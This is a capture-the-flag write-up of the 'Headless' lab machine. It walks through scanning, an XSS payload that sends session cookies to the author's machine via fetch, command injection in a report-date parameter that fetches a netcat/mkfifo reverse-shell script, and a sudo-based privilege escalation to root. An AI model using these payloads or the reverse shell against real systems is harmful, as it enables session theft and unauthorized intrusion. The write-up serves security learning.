

# Headless walkthrough

## Index

Index .....	1
List of pictures .....	1
Disclaimer .....	2
Reconnaissance .....	2

## List of pictures

<aggiungere il sommario delle figure da “Riferimenti -> Inserisci indice delle figure” quando ho finito il tutto>

## Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who're willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

## Reconnaissance

The results of an initial nMap scan are the following:


```
(root@k14d1u5-kali) - [ /media/.../Linux/Easy/Headless/nMap ]
# nmap -sT -Pn -p- -sV -sC -O -A 10.10.11.8 -oA headless
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-02 15:33 AEDT
Nmap scan report for 10.10.11.8
Host is up (0.020s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
|_ ssh-hostkey:
|   256 90:02:94:28:3d:ab:22:74:df:0e:a3:b2:0f:2b:c6:17 (ECDSA)
|   256 2e:b9:08:24:02:1b:60:94:60:b3:84:a9:9e:1a:60:ca (ED25519)
5000/tcp  open  upnp?
|_ fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/2.2.2 Python/3.11.2
|     Date: Tue, 02 Apr 2024 04:33:48 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 2799
|     Set-Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs; Path=/
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|       <meta charset="UTF-8">
|       <meta name="viewport" content="width=device-width, initial-scale=1.0">
|       <title>Under Construction</title>
|       <style>
|       body {
|         font-family: 'Arial', sans-serif;
|         background-color: #f7f7f7;
|         margin: 0;
|         padding: 0;
|         display: flex;
|         justify-content: center;
|         align-items: center;
|         height: 100vh;
|         .container {
|           text-align: center;
|           background-color: #fff;
|           border-radius: 10px;
|           box-shadow: 0px 0px 20px rgba(0, 0, 0, 0.2);
|         }
|       }
|     </style>
|     <body>
|       <div class="container">
|         <h1>Under Construction</h1>
|       </div>
|     </body>
|     </html>
|   RTSPRequest:
|     <!DOCTYPE HTML>
|     <html lang="en">
|     <head>
```

Figure 1 - nMap scan results

Open ports are 22 and 5000. On port 5000 I found a web service. Also, box has SSH enabled on port 22. NMap identified OS as Linux.


## Initial foothold

First step I did was analyzing web application. It looks like:



*Figure 2 - Web application home page*

It doesn't contain anything useful, just this page and a support form in the respective page:




*Figure 3 - Web application support form*

In the meanwhile, I ran gobuster tool. It found an interesting path, as shown in the following (I forgot to take this screenshot while I was resolving the box, so I took from my notepad notes in a different time):

```
/support (Status: 200) [Size: 2363]
/dashboard (Status: 500) [Size: 265]
Progress: 95137 / 220561 (43.13%) [ERROR] Get "http://headless.htb:5000/military_innovation": context deadline
exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://headless.htb:5000/mercedesbenz": context deadline exceeded (Client.Timeout exceeded while
awaiting headers)
Progress: 220560 / 220561 (100.00%)
=====
Finished
=====
```

Figure 4 - Gobuster scan results

I tested the user input field of the support form and I found out that XSS injection are detected, as shown in the next two pictures:



The screenshot shows a web browser window with the address bar displaying 'headless.htb:5000/support'. The browser's tab bar includes links to 'Kali Linux', 'Kali Tools', 'Kali Docs', 'Kali Forums', 'Kali NetHunter', 'Exploit-DB', 'Google Hacking DB', and 'OffSec'. The main content area features a 'Contact Support' form with the following fields: 'First Name:' (containing 'test'), 'Last Name:' (containing 'test'), 'Email:' (containing 'test@test.op'), and 'Phone Number:' (containing 'test'). The 'Message:' field contains the text 'test;<img src=x onerror=fetch('http://10.10.14.17 /?c5='+document.cookie);>' and is highlighted with a red rectangular border. A blue 'Submit' button is located at the bottom of the form.

Figure 5 - XSS injection in message body




Figure 6 - XSS detection

## User flag

In the detection message, I saw all request header. So, I tried to trigger this error message and I inserted a payload in the **User-Agent** header using Burp Suite to steal cookie from a different user:



Figure 7 - Cookie steal

As shown in the previous picture, I sent cookies to my attacker machine via an HTTP request. Obviously, I needed a python server running on my attacker machine. After few times, I received a new cookie:




Figure 8 - Stole cookie

At this point, I used this cookie in the web application:




Figure 9 - Cookie set in the web application

In this way, I was able to access to the dashboard path:




Figure 10 - Administration dashboard

This page let me to generate a report. There is nothing else. Analyzing the respective request, I found out I was able to perform a command injection in the **date** parameter. So, I tried to open a reverse shell. The issue here was that I wasn't able to use **&** character in the payload. I needed a different way to open a shell. I tried a classic netcat connection, but I wasn't able to see command result I run in the shell obtained. So, I leveraged the pipe functionality. I inject a command which download a text file that contains my shell command and pass this file to **bash** command:




Figure 11 - Command injection

In the specific, **shell.sh** file contained:

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f | /bin/sh -i 2 > &1 | nc 10.10.14.17 3336 > /tmp/f
```

NOTE: Pay attention that IP and port was relative to my machine. Your IP will probably be different and you can choice the port number you want.

In this way, I obtained a user shell:

```
(k14d1u5@k14d1u5-kali)-[~/Desktop]
$ nc -lnvp 3336
listening on [any] 3336 ...
connect to [10.10.14.17] from (UNKNOWN) [10.10.11.8] 56914
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1000(dvir) gid=1000(dvir) groups=1000(dvir),100(users)
$ whoami
dvir
$ pwd
/home/dvir/app
```

Figure 12 - User shell

At this point, I simply retrieved the user flag:

```
dvir@headless:~$ ls -la
ls -la
total 876
drwx----- 8 dvir dvir 4096 Apr  2 10:09 .
drwxr-xr-x 3 root root 4096 Sep  9 2023 ..
drwxr-xr-x 3 dvir dvir 4096 Feb 16 23:49 app
lrwxrwxrwx 1 dvir dvir    9 Feb  2 16:05 .bash_history -> /dev/null
-rw-r--r-- 1 dvir dvir  220 Sep  9 2023 .bash_logout
-rw-r--r-- 1 dvir dvir 3393 Sep 10 2023 .bashrc
drwx----- 12 dvir dvir 4096 Sep 10 2023 .cache
lrwxrwxrwx 1 dvir dvir    9 Feb  2 16:05 geckodriver.log -> /dev/null
drwx----- 3 dvir dvir 4096 Apr  2 10:10 .gnupg
-rwxr-xr-x 1 dvir dvir 847825 Apr  2 10:09 linpeas.sh
drwx----- 4 dvir dvir 4096 Feb 16 23:49 .local
drwx----- 3 dvir dvir 4096 Sep 10 2023 .mozilla
-rw-r--r-- 1 dvir dvir  807 Sep  9 2023 .profile
lrwxrwxrwx 1 dvir dvir    9 Feb  2 16:06 .python_history -> /dev/null
drwx----- 2 dvir dvir 4096 Feb 16 23:49 .ssh
-rw-r----- 1 root dvir   33 Apr  2 09:03 user.txt
dvir@headless:~$ cat user.txt
cat user.txt
4[REDACTED]1
dvir@headless:~$
```

Figure 13 - User flag

## Privilege escalation

It was time to escalate my privileges. To do this, I uploaded and ran linpeas.sh tool. From its output, I found that I was able to run a script as root without providing password. I show you this condition in the next image I took from the respective `sudo -l` command:

```
dvir@headless:~$ sudo -l
sudo -l
Matching Defaults entries for dvir on headless:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
  use_pty

User dvir may run the following commands on headless:
  (ALL) NOPASSWD: /usr/bin/syscheck
dvir@headless:~$
```

Figure 14 - Script root executable without providing password



So, I simply ran this script and after its output it stayed running. At this point, I ran in that environment a command to open a shell, as shown in the next picture:

```
sudo -l
Matching Defaults entries for dvir on headless:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
  use_pty

User dvir may run the following commands on headless:
  (ALL) NOPASSWD: /usr/bin/syscheck
dvir@headless:~$ sudo /usr/bin/syscheck
sudo /usr/bin/syscheck
Last Kernel Modification Time: 01/02/2024 10:05
Available disk space: 1.9G
System load average: 0.00, 0.01, 0.03
Database service is not running. Starting it ...
/bin/bash
/bin/bash
id
id
uid=0(root) gid=0(root) groups=0(root)
```

Figure 15 - Privilege escalation

Last thing I needed to do was retrieve the root flag:

```
/usr/bin/python3
python3 -c 'import pty; pty.spawn("/bin/bash");'
python3 -c 'import pty; pty.spawn("/bin/bash");'
root@headless:/home/dvir# id
id
uid=0(root) gid=0(root) groups=0(root)
root@headless:/home/dvir# whoami
whoami
root
root@headless:/home/dvir# pwd
pwd
/home/dvir
root@headless:/home/dvir# cd /root
cd /root
root@headless:~# ls -la
ls -la
total 40
drwx----- 6 root root 4096 Apr  2 09:03 .
drwxr-xr-x 18 root root 4096 Feb 16 23:49 ..
lrwxrwxrwx  1 root root   9 Feb  2 16:07 .bash_history -> /dev/null
-rw-r--r--  1 root root  571 Apr 10 2021 .bashrc
drwx----- 5 root root 4096 Sep 10 2023 .cache
-rw-----  1 root root  20 Feb 17 00:31 .lessht
drwxr-xr-x  3 root root 4096 Sep 10 2023 .local
drwx----- 3 root root 4096 Sep 10 2023 .mozilla
-rw-r--r--  1 root root 161 Jul  9 2019 .profile
-rw-r----- 1 root root  33 Apr  2 09:03 root.txt
drwx----- 2 root root 4096 Sep  9 2023 .ssh
root@headless:~# cat root.txt
cat root.txt
d. 0
root@headless:~#
```

Figure 16 - Root flag